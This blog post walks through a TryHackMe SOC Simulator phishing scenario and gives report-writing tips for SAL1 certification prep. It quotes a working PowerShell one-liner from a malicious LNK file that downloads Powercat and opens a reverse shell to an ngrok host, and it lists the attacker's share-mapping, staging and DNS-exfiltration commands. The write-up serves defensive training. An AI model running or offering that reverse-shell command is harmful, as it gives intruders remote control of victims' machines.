TryHackMe SOC Simulator | Phishing Unfolding (2026) | SOC Analyst Workflow & SAL1 Prep
A walkthrough of the TryHackMe SOC Simulator Phishing Unfolding — case report tips and lessons learned from my SAL1 prep.


In this post I want to share my experience with the TryHackMe SOC Simulator - Phishing Unfolding, including some tips on how to write good case reports and get a solid score. I recently passed the SAL1 and wanted to share some experiences I gained along the way, because at the beginning the SOC Simulator and the AI rating the reports confused me a little bit. My reports are not perfect, but this is what I learned! 😄
I remember a funny quote I came across in a forum: 'The AI that grades you is like a stepfather who doesn't like you - no matter what you do, it's disappointed.'
But with a few tips you can get a good rating:
- Read the documentation first! The simulator gives you access to company information, SOC handover notes, alert triage guidelines, classification rules and reporting templates - use them! They tell you who the users are, what's normal behavior, and what the escalation process looks like. Skipping this is the number one mistake beginners make. I almost missed 2 TPs in the SAL1 exam because I didn't read the documentation properly.
- Answer the 5 W Questions: Who, What, When, Where, Why
- Stay consistent with your time format, don't mix styles (e.g. always use
MM/DD/YYYY HH:MM:SSor always useYYYY-MM-DD, but never both) - State the impact - or lack thereof. Was the connection blocked? Was data exfiltrated? Did the payload execute?
- Include IOCs — IPs, domains, hashes, and ports. Anyone reading the report later should immediately know what they're dealing with
- Check for correlation: Did other users or machines interact with the same indicators? Reference any earlier alerts or reports and explain how they link together
- Explain whether escalation is needed or not, and more importantly: why
- Include recommended actions, not just escalation, but also things like sending a security awareness reminder, having IT investigate a potential phishing campaign, or blocking a domain"
One quick but important thing: you don't have to write detailed reports for every alert. Focus your time and energy on the True Positives, those are what actually get scored. False Positives can simply be ignored. The exam ends when all True Positives are closed.
I personally created a template for my reports. I wrote the reports in an editor to keep track of my reports and i was able to save a lot of time by copy pasting standard text. I dont think the is a right answer for how a report has to look like but this is how i did it:
At the start the classification:
This activity is classified as a True/False Positive.
After that a short summary what happened: phishing, malware execution, lateral movement ect... An example for phishing:
An attempt to access a known phishing website was detected and blocked on PC-001 (0.0.0.0) under the account USER (Department) at 01/01/2000 00:00:00.
Now the most important part: what happened in detail, and does it connect to anything else? Check for correlation with earlier alerts — maybe the same user, the same machine, or the same IOC appeared before. If multiple alerts fit together, connect the dots and explain the relationship explicitly. Think in terms of the attack lifecycle: did you see Initial Access followed by Execution? Is this a standalone incident or part of a larger campaign?
Here are two examples of how this can look in practice:
Phishing example:
The firewall blocked an outbound connection to the phishing domain test.com (0.0.0.0) on port 80. This is consistent with an earlier alert on PC-001 where user.name accessed the same domain at 12:00:00, suggesting a coordinated phishing campaign targeting multiple employees. As the connection was blocked before any data was transmitted, no further compromise is indicated at this time.
Malware Execution / Kill Chain example:
This alert indicates command execution via PowerShell on PC-001, which correlates with an earlier phishing alert on the same machine where user.name opened a malicious email attachment at 12:00:00. The sequence suggests successful initial access via phishing, followed by payload execution. Combined with an outbound connection attempt to 0.0.0.0 detected at 12:05:00, this indicates a possible C2 communication attempt following initial compromise.
I can't disclose what alerts come up in the SAL1, but if you've done the SAL1 learning path and considering it's a beginner certification, you can imagine the types of alerts that show up. So it's worth preparing by creating templates for the most common alert types and just filling in the details as you go.
Next up is the escalation decision. For that you can refer to the documentation provided in the simulator, it explains which alert types require escalation. The important thing is that you always explain why you are or are not escalating, and what remediation steps you recommend.
As the connection was successfully blocked before any impact occurred, escalation is not required. However a security awareness reminder should be issued to user.mane regarding phishing links.
At the end I list my IOCs (domains, IPs, hashes, and anything else relevant I came across). I also always tried to include the relevant MITRE ATT&CK ID. I'm not sure if the grader requires it, but it's a nice touch that shows you know your stuff. You can look it up at https://attack.mitre.org/.
Summarized my reports look like this:
This activity is classified as [True/False Positive].
[Short summary — phishing attempt / malware execution / etc.] was detected on PC-001 (0.0.0.0) under the account USER (Department) at 01/01/2000 00:00:00.
[Detailed description + correlation]
Escalation: [required/not required] because [reason]. Recommended actions: [...]
IOCs:
Domain: test.com
IP: 0.0.0.0
-> MITRE ATT&CK: [ID]
Okay now let's jump in the Phishing Unfolding Scenario. I will focus mostly on the True Positive's and will not mention every False Positive.
Our first True Positive is a suspicious email alert. Let's have a look at the details:
The email was sent to michael.ascot@tryhatme.com (CEO) from john@hatmakereurope.xyz with the subject 'FINAL NOTICE: Overdue Payment - Account Suspension Imminent'. Classic social engineering — urgency, threats of legal action, and pressure to open the attachment immediately.

The attachment is called ImportantInvoice-Febrary.zip - note the typo in 'February', a common indicator of phishing emails.
Checking the attachment in TryDetectThis reveals the file inside the ZIP is invioce.pdf.lnk. Despite looking like a PDF, this is actually a Windows shortcut file (LNK). TryDetectThis flags it as malicious. Interestingly, the sender domain hatmakereurope.xyz was not flagged by TryDetectThis — a good reminder that tools don't catch everything. Always investigate manually.

Reading the LNK file reveals a PowerShell command:
PS C:\Users\Administrator\Desktop> Get-Content .\invioce.pdf.lnk

C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" -c "IEX(New-Object System.Net.WebClient).DownloadString('https://raw.githubusercontent.com/besimorhino/powercat/master/powercat.ps1'); powercat -c 2.tcp.ngrok.io -p 19282 -e powershell
This downloads Powercat — a PowerShell-based Netcat clone — and establishes a reverse shell back to a C2 server hidden behind an ngrok tunnel, making the real destination IP difficult to trace.
The attack chain here is clear: Phishing Email → ZIP Attachment → LNK File → PowerShell → Reverse Shell → C2"
Report:
This activity is classified as a True Positive. A phishing email was delivered to michael.ascot@tryhatme.com (CEO) from john@hatmakereurope.xyz at 06/09/2026 22:05:23.
The email used urgency and threats of legal action to pressure the recipient into opening the attachment ImportantInvoice-Febrary.zip. The ZIP contained invioce.pdf.lnk, a Windows shortcut file disguised as a PDF — a common malware delivery technique. TryDetectThis confirmed the file as malicious (MD5: ed1dc2d678743fcbedf0d743e27d0362). No Splunk events were found indicating execution of the LNK file.
The LNK file contains a PowerShell command that downloads Powercat — a PowerShell-based reverse shell tool — and attempts to establish a C2 connection to 2.tcp.ngrok.io on port 19282 via an ngrok tunnel.
Escalation is required. The email specifically targeted the CEO and contained an active reverse shell payload. Even though no execution was confirmed, the nature of the attack and the seniority of the target warrant immediate escalation. Recommended actions: quarantine the malicious attachment, block all associated IOCs, issue a security awareness reminder to Michael Ascot, and investigate whether other employees received similar emails.
IOCs:
Domain: hatmakereurope.xyz
C2: 2.tcp.ngrok.io:19282
File: invioce.pdf.lnk
MD5: ed1dc2d678743fcbedf0d743e27d0362
SHA-1: 1515b10b441acf4e789cc37eaf979bb576157d83
SHA-256: 50e5bf8361df2442546f21e08b1561273f4ccc610258f622ac1a4b8ebf0a0386
MITRE ATT&CK: T1566.001 (Phishing: Spearphishing Attachment), T1059.001 (PowerShell)
The next alert is a clear True Positive:

PowerView is a legitimate PowerShell module designed for Active Directory (AD) enumeration. While intended for authorized penetration testing and system administration, it is widely classified as a HackTool or malicious because attackers actively use it to map networks, identify targets and map the network for lateral movement.
And it is no coincidence that it was dropped on win-3450 — Michael Ascot's machine, which has been compromised since the first alert.
Report:
This activity is classified as a True Positive. A PowerShell script was created on win-3450 under the account michael.ascot (CEO) at 06/09/2026 22:26:53.
powershell.exe (PID 9060) dropped PowerView.ps1 into C:\Users\michael.ascot\Downloads\. PowerView is a well-known Active Directory enumeration tool commonly used by attackers to map the network, identify targets, and prepare for lateral movement. Its presence on this host is a strong indicator that the attacker, who gained access via the phishing email and reverse shell from the previous alerts — is actively performing reconnaissance within the network.
This is the third alert on win-3450 in under 25 minutes, confirming an active and ongoing compromise of the CEO's workstation.
Escalation is required. Recommended actions: isolate win-3450 immediately if not already done, remove PowerView.ps1, rotate michael.ascot's credentials, and conduct a full forensic investigation of the host to determine the scope of the AD reconnaissance performed.
IOCs:
- Host: win-3450
- File: C:\Users\michael.ascot\Downloads\PowerView.ps1
- Process: powershell.exe (PID 9060)
MITRE ATT&CK: T1059.001 (PowerShell), T1087 (Account Discovery)
With the next alert we move to sensitive data access:

The attacker is using net.exe to map the network share \\FILESRV-01\SSF-FinancialRecords as a local drive. This is clearly an attempt to gain access to sensitive financial records.
Report:
This activity is classified as a True Positive. A network share was mapped on win-3450 under the account michael.ascot (CEO) at 06/09/2026 22:28:48.
net.exe (PID 5784) was spawned by powershell.exe (PID 3728) and executed the command net use Z: \\FILESRV-01\SSF-FinancialRecords, mapping the financial records share as a local drive. This strongly suggests the attacker used PowerView to identify valuable network shares and is now actively accessing sensitive financial data.
This is part of an ongoing attack chain on win-3450 that started with a phishing email at 22:05:23 and has since progressed through C2 establishment, defense evasion, AD reconnaissance, and now data access.
Escalation is required. Recommended actions: isolate win-3450 immediately if not already done, revoke access to \FILESRV-01\SSF-FinancialRecords, investigate whether any files were accessed or exfiltrated, rotate michael.ascot's credentials, and conduct a full forensic investigation.
IOCs:
- Host: win-3450
- Process: net.exe (PID 5784)
- Parent Process: powershell.exe (PID 3728)
- Network Share: \\FILESRV-01\SSF-FinancialRecords
MITRE ATT&CK: T1021.002 (SMB/Windows Admin Shares), T1039 (Data from Network Shared Drive)
And we move straight to data exfiltration, it was literally spelled out for us😄

Robocopy.exe was used to recursively copy the entire contents of the \\FILESRV-01\SSF-FinancialRecords network share, which was mapped as Z:\ in the previous alert, into C:\Users\michael.ascot\Downloads\exfiltration\.
Report:
This activity is classified as a True Positive. Data staging was detected on win-3450 under the account michael.ascot (CEO) at 06/09/2026 22:29:35.
Robocopy.exe (PID 8356) was spawned by powershell.exe (PID 3728). It was executed from Z:\ and copied the entire contents of \\FILESRV-01\SSF-FinancialRecords into C:\Users\michael.ascot\Downloads\exfiltration\ using the /E flag to grab everything recursively. This is consistent with data staging in preparation for exfiltration.
Escalation is required. Recommended actions: isolate win-3450 immediately if not already done, preserve the contents of C:\Users\michael.ascot\Downloads\exfiltration\ for forensic analysis, investigate whether data was already transferred via the C2 channel, revoke access to \FILESRV-01\SSF-FinancialRecords, and rotate michael.ascot's credentials.
IOCs:
- Host: win-3450
- Process: Robocopy.exe (PID 8356)
- Source: Z:\ (\FILESRV-01\SSF-FinancialRecords)
- Destination: C:\Users\michael.ascot\Downloads\exfiltration\
T1074.001 (Local Data Staging)

And just a few seconds after the data was copied, the attacker disconnects the network share with net use Z: /delete
Report:
This activity is classified as a True Positive. The previously mapped network drive Z:\ was disconnected on win-3450 under michael.ascot (CEO) at 06/09/2026 22:29:46.
net.exe (PID 8004) was spawned by powershell.exe (PID 3728) and executed net use Z: /delete, removing the mapped share just a few seconds after the data was copied. The attacker cleaned up after copying the data to avoid leaving obvious traces.
Escalation is required. The attacker is actively covering their tracks on a compromised host. Recommended actions: isolate win-3450 immediately if not already done, preserve all forensic artifacts before further cleanup occurs, and investigate what data was already copied.
IOCs:
- Host: win-3450
- Process: net.exe (PID 8004)
- Parent Process: powershell.exe (PID 3728)
MITRE ATT&CK: T1070 (Indicator Removal)
We end with the expected: data exfiltration. The attacker used DNS requests to a controlled server, haz4rdw4re.io , sending what looks like Base64-encoded data chunks as part of the query. This technique is effective because DNS traffic rarely gets blocked by firewalls, making it a popular choice for stealthy exfiltration.

This is just one example alert, i saw many more in the alert queue, but the report remains the same.
Report:
This activity is classified as a True Positive. DNS-based data exfiltration was detected on win-3450 under michael.ascot (CEO) starting at 06/09/2026 22:30:33.
nslookup.exe (PID 5520) was repeatedly spawned by powershell.exe (PID 3728) from C:\Users\michael.ascot\Downloads\exfiltration\ , the staging directory created in the previous alert. The DNS queries contain Base64-encoded data chunks sent to haz4rdw4re.io, a likely attacker-controlled domain. This is consistent with DNS exfiltration, where data is broken into small chunks and transmitted via DNS queries to bypass firewall restrictions.
This concludes the attack chain that started with the phishing email at 22:05:23: Initial Access → Execution → C2 → Defense Evasion → Discovery → Collection → Staging → Exfiltration.
Escalation is required. Active data exfiltration is in progress. Recommended actions: block haz4rdw4re.io at the DNS level immediately, isolate win-3450 if not already done, investigate how many files were successfully exfiltrated, and preserve all forensic artifacts on win-3450.
IOCs:
- Host: win-3450
- Process: nslookup.exe (PID 5520)
- Domain: haz4rdw4re.io
T1048.003 (Exfiltration Over Unencrypted Protocol)
And that was the end of the scenario.
I misclassified one alert that I didn't mention above, the rdpclip.exe execution on Michael Ascot's host. While svchost.exe is actually a legitimate parent for rdpclip.exe under Terminal Services, I thought the context of the earlier phishing payload was enough to classify it as a True Positive. Turns out it wasn't 😀
Looking back at the full attack chain, it is impressive how fast things escalated - from a single phishing email to full data exfiltration in under 25 minutes:
- Initial Access (22:05:23) — A phishing email with a malicious ZIP attachment was delivered to michael.ascot (CEO). The ZIP contained a LNK file disguised as a PDF, executing a PowerShell reverse shell.
- C2 Communication (22:06:35) — The reverse shell established a connection to the attacker's C2 server at 2.tcp.ngrok.io:19282 via Powercat, hidden behind an ngrok tunnel.
- Discovery (22:26:53) — PowerView.ps1 was dropped and used to enumerate Active Directory, identifying high-value targets and network shares.
- Collection (22:28:48) — The financial records share
\\FILESRV-01\SSF-FinancialRecordswas mapped asZ:\and its contents were copied to a local staging folder using Robocopy. - Cover Tracks (22:29:46) — The network share was disconnected to remove traces of the access.
- Exfiltration (22:30:33) — The staged data was exfiltrated via DNS queries to the attacker-controlled domain
haz4rdw4re.io, with the data encoded in Base64 chunks.
You can find more of my posts and projects here: https://blog.janalhorn.de